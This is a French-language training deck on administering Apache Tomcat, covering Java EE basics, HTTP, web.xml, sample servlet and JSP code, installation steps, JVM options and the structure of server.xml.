Administration d'un serveur Tomcat

David THIBAU / 2022
david.thibau@gmail.com

Agenda

Introduction et installation
- Rappels Java, JavaEE
- Applications web
- Le projet Tomcat
- Installation

Configuration
- Le fichier *server.xml*
- Ressources JNDI
- Pools de connexion JDBC
- User Realms et authentification
- Gestionnaire de session

Déploiement
- Mécanismes
- Déployer avec Tomcat Manager
- L'outil ant
- Utiliser le Deployer Tomcat

Monitoring et optimisation
- Fichiers de traces
- Monitoring JMX
- Optimisation des performances

Architecture en cluster
- Intégration Apache
- Répartition de charge
- Réplication de session

Tomcat et la sécurité
- Environnement
- Mécanismes de protection contre les attaques Web
- Mise en place de SSL

Introduction et installation

Rappels Java et Java EE

Les applications web


Le projet Jakarta Tomcat


Installation

Portabilité et JVM

- **Java Virtual Machine** : Abstraction de la couche matérielle et logicielle
  - Garant de la portabilité (WORA)
  - Spécifications disponibles => Plusieurs implémentations disponibles
- Exécution :
  - Fichiers sources (***.java***) compilés en ***byte-code*** *:* instructions assembleur d 'un processeur virtuel donc indépendant d'une plate-forme.
  - La JVM interprète les fichiers compilés (***.class***) à l 'exécution, les traduisant en langage machine
  - Les fichiers *.class* sont souvent empaquetés dans des Java archive (***.jar***)

Compilation





Principales versions de Java

- 1996 : JDK 1.0 Web et applets
- 1998 : J2SE 1.2 Swing et apparition logiciel serveur
- 2002 : J2SE 1.4 Logging, regexp, XML
- 2004 : J2SE 5.0 Généricité, Annotations
- ***2009 : Rachat de Sun par Oracle***
- 2014 : Java SE 8 (LTS)
- 2018 : Java SE 11 (LTS)
- 2021 : Java SE 17 (LTS)
- 2022 : Java SE 19


Jakarta/Java EE

- **Jakarta EE anciennement Java EE (Java Enterprise Edition)** est une spécification
  - Définition d'un standard de développement d'applications **d'entreprises multi-tiers**, basées sur des **composants**.
  - Une partie du standard s'adresse aux applications web

Versions

- 1999 : J2EE 1.2
- 2003 : J2EE 1.4. Enormément d'applications développées selon ce standard
- 2006 : Java EE5 : Annotations
- 2009 : Java EE6 : CDI et REST
- 2013 : Java EE7 : WebSocket, JSON, HTML5
- 2019 : Jakarta EE8 :
- 2022 : Jakarta EE 10 : Suppression de technologies dépréciées dans Servlet, Faces, CDI

Les différents tiers



Clients Java EE

- **Client Web ou client léger** :
  - Pages HTML (ou XML) générées par les composants web résidant sur le serveur
- **Applets**
  - petite application Java encapsulée dans une page HTML, nécessitant la présence de la JVM dans le navigateur => peu utilisées
- **Application Java**
  - Client lourd avec interface graphique riche (Swing) => Complexe à développer

Composants Web

Les composants Web s'exécutent à l'intérieur du Web container. On distingue :

- **Servlets :** Classe Java traitant des requêtes Http pour construire les réponses
- **Managed Beans/Contrôleur :** Classe java gérant l'interactivité de l'application. Manipulé far un framework ou par CDI
- **Vues JSP :** Documents textes transformés dynamiquement en servlet permettant une gestion plus naturelle du contenu statique
- **Vues facelet :** Documents textes (*.xhtml*) faisant partie d'une application JSF représentant un arbre de composants d'interface.

Composants métier

- **Enterprise Beans (EJB)**: Effectuent les traitements métier et interagit avec la couche de persistance.
  - **Session beans** : Conversation avec un client. Lorsque la session est terminée les données ne sont pas sauvegardées.
  - **Entity beans** : Représente un enregistrement dans la base de données. Le serveur Java EE peut alors s'occuper de la persistance
  - **Message-driven beans** : Réactif à des messages asynchrones.
- Les EJBs ne sont pas pris en compte par Tomcat

Contexte d'exécution des composants

- Le serveur applicatif est donc l'interface entre un composant et les fonctionnalités bas-niveau de la plate-forme.
- Avant qu'un composant puisse être exécuté, il est **assemblé** dans un module et **déployé** dans son container.
- Des méta-données associés aux composants permettent de configurer les services fournis par le containers. (Descripteur de déploiement XML ou annotations Java)

Services configurables des containers

- L'assemblage de modules consiste à configurer le container pour chaque composant afin de personnaliser les services offerts
  - **Sécurité** : Les ressources systèmes ne sont accédées que par les utilisateurs autorisés
  - **Transaction** : Définition d'une transaction via les relations entre méthodes
  - **Nommage de ressources** : Accès unifié aux ressources grâce à un système de nommage (JNDI)
  - **Connectivité distante** : Exécuter des composants distants de façon transparente

Services non configurables


- Les containers offrent également des services non configurables :
  - Gestion du cycle de vie des composants
  - Pooling des connections bases de données
  - Stockage des données (Solution d'ORM)
  - Accès aux APIs définies dans Java EE (JDBC, JNDI, JAAS, ...)

Types d'application web

Les concepteurs d'application web ont le choix entre :

- Utiliser l'ensemble du standard Java EE
  Ils doivent alors déployer des **Enterprise Archive (.ear)** sur des serveurs Java EE
- N'utiliser que le tiers web
  Ils déploient alors des **Web Archive (.war)** sur des web containers tel que Tomcat

Architecture Web



Introduction et installation

Rappels Java et Java EE

Les applications web

Le projet Jakarta Tomcat

Installation

Le protocole HTTP


Protocole : Spécification d ’un langage de communication entre un client (le navigateur) et un serveur (Apache, Tomcat)

Protocole « stateless » : chaque requête est indépendante.
=> Un des premiers apports d'un web container est la notion de session utilisateur. Implémenté généralement via un cookie

Repose sur les couches TCP/IP port TCP par défaut 80

Mécanisme

Requête : Message = [*Protocole*, *URI*, *Méthode*, *Entêtes*, *Contenu*]



Réponse : Message = [*Protocole*, *Code*, *Entêtes*, *Contenu*]

Format de la requête

Ligne de Requête

Identification de la méthode (*GET, POST, HEAD, ...*)

Identification de la ressource : URI (Uniform Resource Identifier)

Version de protocole

Entêtes : *Accept, User-Agent, ...*

Eventuellement, contenu du message (*POST, PUT*)

Format de la réponse

Ligne de statut :

Version du protocole de message

Code d ’erreur ou de succès (ex 404 Not found),


Entêtes : *Server, Content-type, Connection, …*

Contenu du message : Page HTML, Image, etc ...

Application Web


- Une application web se compose de contenu
  - Statique (images, fichier .css, javascript, HTML…)
  - Dynamique (servlet, jsp)
- Tomcat peut également servir le contenu statique
  - Ceci est normalement le rôle d'un serveur web (Apache, IIS,…)
  - L'utilisation d'un serveur web maximisera les performances de l'application … avec les anciennes versions de Tomcat

Serveur web et Tomcat



Structure

- Une application web java suit une structure précise de répertoires qui distingue les ressources dynamiques, les ressources statiques et les méta-données :



Format de livraison

Même si l'arborescence en répertoire peut être déployée sur un serveur, les applications web java sont généralement empaquetées dans un fichier archive ***<nomApplication>.war***

Le fichier archive est généralement copié dans un répertoire particulier du serveur qui le décompresse dans un de ses répertoires de travail

Avant d'installer le *war*, Tomcat lit les méta-données de l'application dans le descripteur de déploiement se trouvant dans ***WEB-INF/web.xml***

Descripteur de déploiement *web.xml*

web.xml regroupe plusieurs types d 'informations :

- Données descriptives de l'application
  `<description>, <display-name>, <icon>`
- Valeurs des paramètres applicatifs ou d'un framework
  `<context-param>`
- Inventaires de classes Java particulières (Servlet, Filtres, Listener)
  `<servlet>, <filter>, <listener>`
- Association d'URLs avec servlet ou filtre
  `<servlet-mapping>, <filter-mapping>`
- Configuration serveur web
  `<mime-mapping>, <welcome-file-list>`
- Ressources externes utilisées par l'application
  `<resource-ref>, <ejb-ref>`
- Sécurité
  `<login-config>, <security-constraint>, <security-role>`
- Configuration session
  `<session-config>`

Contenu dynamique

Le contenu dynamique est créé par des Servlets , des JSP, des vues JSF

Servlet : classe Java pouvant recevoir des requêtes et générant les réponses

JSP : Fichier contenant des balises HTML et des balises particulières permettant d'insérer du code Java

Une JSP est transformée en Servlet par le container de servlet.

Vues JSF : Fichier contenant des balises HTML et facelet. Nécessite une implémentation de JSF

Servlet

```
import java.io.*;
import javax.servlet.*;
import javax.servlet.http.*;

public class TestServlet extends HttpServlet {
    public void doGet(HttpServletRequest request, HttpServletResponse response)
     throws IOException {
     response.setContentType("text/html");
     PrintWriter out = response.getWriter();
     out.println("<html><head><title>Test</title></head><body>");
     out.println("<p>Ceci est un exemple</p>");
     for (int i=0; i<10; i++) {
           out.println("<div>Itération nr : " + i + "</div>");
     }
     out.println("</body></html>");
     out.close();
    }
}
```

Mapping de servlet

Les servlets sont associés à des requêtes HTTP via les fichiers *web.xml ou* via des annotations dans le code Java

Les servlets sont fournis soit par le code applicatif, soit par Tomcat, soit par un framework (Struts, JSF, …)

```
<servlet-mapping>
     <servlet-name>LeNomDeLaServlet</servlet-name>
     <url-pattern>/LaServlette</url-pattern>
</servlet-mapping>
<servlet-mapping>
     <servlet-name>LeNomDeLaServlet</servlet-name>
     <url-pattern>*.ext</url-pattern>
</servlet-mapping>
```

JSP

```
<%@ page contentType="text/html" %>

<html>
<head>
    <title>Test</title>
</head>

<body>
<p>Ceci est un exemple</p>
<%
for (int i=0; i<10; i++) {
    %>
    <div>Itération nr : <%= i %></div>
    <%
}
%>

</body>
</html>
```

Les filtres

Les filtres sont d'autres objets Java qui traitent transversalement **toutes** les requêtes HTTP

Ils peuvent être fournis par le code applicatif ou framework ou par Tomcat :

- Gestion des traces d'accès, Filtrage des accès IP,Debug des requêtes, Single Sign On, Sécurisation du serveur

Listener

Les listeners sont des classes Java dont le code s'exécute à des moments précis du cycle de vie d'une application :

- Démarrage de l'application
- Arrêt de l'application
- Ouverture de session utilisateur
- Fermeture de session utilisateur

Ils sont également déclarés dans le fichier *web.xml*

Introduction et installation

Rappels Java et Java EE

Les applications web

Le projet Jakarta Tomcat

Installation

Apache et Jakarta Tomcat

Ex-projet jakarta, Tomcat est devenu un projet principal de la fondation Apache (Autres projets : jMeter, Log4j, Ant, Struts, ...)

Projet OpenSource qui fut très actif (> 100 dév.) distribué sous une Licence Apache

Container de Servlet (et JSP)

- 100% compatible avec les spécifications issues de Sun => Implémentation de référence
- Serveur le plus répandu des applications en production
- Intégré dans d'autres serveurs applicatifs

Documentation : http://tomcat.apache.org/

Historique et versions

- Projet démarré à SUN pour l'implémentation de référence des servlets et JSPs
- Légué à la communauté OpenSource en 1999
- Entièrement développé en Java, la distribution binaire est exécutable sur la plupart des OS

Principales Versions

- ***1998 : 2.0*** Implémentation de référence chez Sun Microsystem
- ***2002 : 4.1*** Première release Apache Servlet 2.3 et JSP 1.2
- ***2004 : 5.5*** J2SE5.0, Seul une JRE est nécessaire
- ***2014-2018 : 8.0*** : Support de Servlet 3.1, JSP 2.3, EL 3.0
- ***2016 : 8.5***
- ***2021 : 10.0*** : Servlet 5.0, JSP 3.0, EL 4.0, WebSocket 2.0 et Authentication 2.0

Caractéristiques

- Tomcat est principalement paramétrable par des fichiers XML et de propriétés
- Il inclut des outils rudimentaires pour la configuration et la gestion.
- Il comporte également un serveur HTTP même si on utilise généralement Apache HTTP en frontal
- Il inclut un compilateur JSP nommé Jasper.

Fonctionnalités majeures

- Gestion souple des logs
- Monitoring via JMX
- Déploiements à chaud
- Respect de la spécifications servlet/JSP
- Connecteur http/https
- Optimisation : Advanced IO, Détection fuite mémoire des applicatifs
- Sécurité : Protection générique contre les CSRF (Cross Site Request Forgery)
- Architecture en cluster :
  - Réplication HTTP
  - Load balancing via AJP

Distributions

- Toute plate-forme
  - Archive ZIP
    - Facilement décompressée sur majorité OS
    - Format le + intéressant pour bcp d'admin Tomcat
    - Config. système non modifiée
    - Désinstallation rapide.
  - Archive TAR.GZ sous UNIX/Linux
- Windows :
  - Version zip 32bits/64bits
  - Installeur service Windows

Autres distributions

tomcat.apache.org propose d'autres distributions :

- La **documentation** (format HTML)
- Un **déployeur.** Un client basé sur Ant permettant de déployer des applications
- Une **version embarquée** utilisable comme librairie dans une application Java
- **Outil de migration** de .war dans les versions supérieures de Tomact
- Des **connecteurs** (*mod_jk* pour Apache ou APR)
- Une **implémentation de JSTL.** Librairie de balises JSP communément utilisée

Installation de Tomcat (Linux)

S'assurer de la bonne version de Java

```
# java -version
```

Dézipper…

```
# cd /usr/local

# gzip –d jakarta-tomcat-5.5.4.tar.gz

# tar xvf jakarta-tomcat-5.5.4.tar

# CATALINA_HOME=/usr/local/jakarta-tomcat-5.5.4

# export CATALINA_HOME
```

Démarrer…

```
# $CATALINA_HOME/bin/startup.sh
```

Arborescence Tomcat

L'arborescence Tomcat présente plusieurs répertoires :

- ***/bin*** : Contient des scripts utiles (.bat et .sh) comme les scripts de démarrage et d'arrêt
- ***/conf*** : Les fichiers de configurations XML et leurs DTDs. Le plus important étant *server.xml*.
- ***/logs*** : L'emplacement par défaut des fichiers journaux
- ***/webapps*** : L'emplacement par défaut des applications web (*.war*)
- ***/temp*** et ***/work*** : Répertoires de travail de tomcat (peuvent être nettoyés lorsque Tomcat est à l'arrêt)
- ***/lib*** : Librairies Java utilisées par Tomcat et accessibles de toutes les applications Web

Variables d'environnement

Les scripts présents dans build utilisent des variables d'environnement :

- ***CATALINA_HOME*** représente le répertoire d'installation de Tomcat
- ***CATALINA_BASE*** est optionnelle et n'est utile lorsque l'on installe plusieurs instances de Tomcat utilisant la même distribution
- ***JRE_HOME*** ou ***JAVA_HOME*** l'installation de Java (JRE ou JDK),
  Attention si l'on utilise des pages JSP et une ancienne version de Tomcat, un compilateur Java est nécessaire, il faut donc une distribution de type JDK

Options JAVA

Le script de démarrage démarre la JVM en lui passant comme options les variable d'environnement ***JAVA_OPTS*** et ***CATALINA_OPTS*** (Utilisée seulement pour le démarrage)

➔ A partir de Java5, la configuration mémoire de la JVM est **automatique** (Taille minimale, Taille maximale, Version server/client de Java, Algorithme de garbage collecting)
=> Il suffit éventuellement de fixer les objectifs en terme de garbage collecting via les options *-XX:MaxGCPauseMillis=n* et *-XX:GCTimeRatio=n*)

➔ Cependant, on il est recommandé de fixer **manuellement** le dimensionnement mémoire de la JVM :

- Taille de la Heap (Xms et Xmx) : ***-Xms512m -Xmx512m***
- Taille de la zone permanente : *-XXPermSize -XXMaxPermSize, -XMetaSpace*
- Runtime serveur : *-server*
- Taille de la zone Eden *: -XXNewSize -XXNewRatio*
- ...

Erreurs communes au démarrage

- Un autre service écoute sur le même port
  - Par défaut Tomcat écoute en http sur le port 8080
  - Le port peut être configuré dans le fichier conf/server.xml
- Une autre instance de Tomcat est présente
  - 8080 n’est pas le seul port par défaut, c’est uniquement celui pour *http*

TP1

Mise en place de la distribution
Script de démarrage et d'arrêt

Configuration

Le fichier *server.xml*

Ressources JNDI

Pools de connexion JDBC

Base utilisateurs et sécurité applicative

Gestionnaire de session

Modèle Tomcat

Le fichier de configuration Tomcat introduit certains concepts

- ✓ ***Service*** <=> Ensemble de connecteurs TCP
- ✓ ***Container*** ou ***Engine*** <=> Le moteur traitant les requêtes TCP des connecteurs associés
- ✓ ***Host*** ou ***Virtual Host*** <=> Une adresse IP prise en charge par le moteur
- ✓ ***Context*** <=> Une application web particulière

=> On a donc : Une configuration contient un ***Service*** qui contient un ***Container*** qui contient un ou plusieurs ***Host*** qui contiennent un ou plusieurs ***Context***

Modèle Tomcat

```
<Server port="8005" shutdown="SHUTDOWN">
  <Listener className="org.apache.catalina.startup.VersionLoggerListener" />

  <GlobalNamingResources>  .… </GlobalNamingResources>


  <Service name="Catalina">

    <Connector port="8080" protocol="HTTP/1.1"
               connectionTimeout="20000"
               redirectPort="8443" />
    <Engine name="Catalina" defaultHost="localhost">


      <Host name="localhost"  appBase="webapps"
            unpackWARs="true" autoDeploy="true">


      </Host>
    </Engine>
  </Service>
</Server>
```

Fichier de configuration *server.xml*

Le fichier de configuration est donc un fichier XML hiérarchique sans DTD (case-sensitive)

Il supporte la notation *${propriete}* pour remplacer dynamiquement des valeurs par des propriétés Java (option -D au lancement de la JVM)

Le fichier XML comporte 4 types d'éléments :

- Les éléments de plus haut niveau : Balise <*Server*> et <*Service*> mais également des ressources globales à tous les hôtes et toutes les applications
- Les connecteurs : Déclaration des ports d'écoute TCP
- Les containers : <*Engine*>, <*Host*>, <*Context*>
- Les éléments imbriqués (nested components) : qui se place à l'intérieur d'un Container et dont leur portée correspond au container englobant

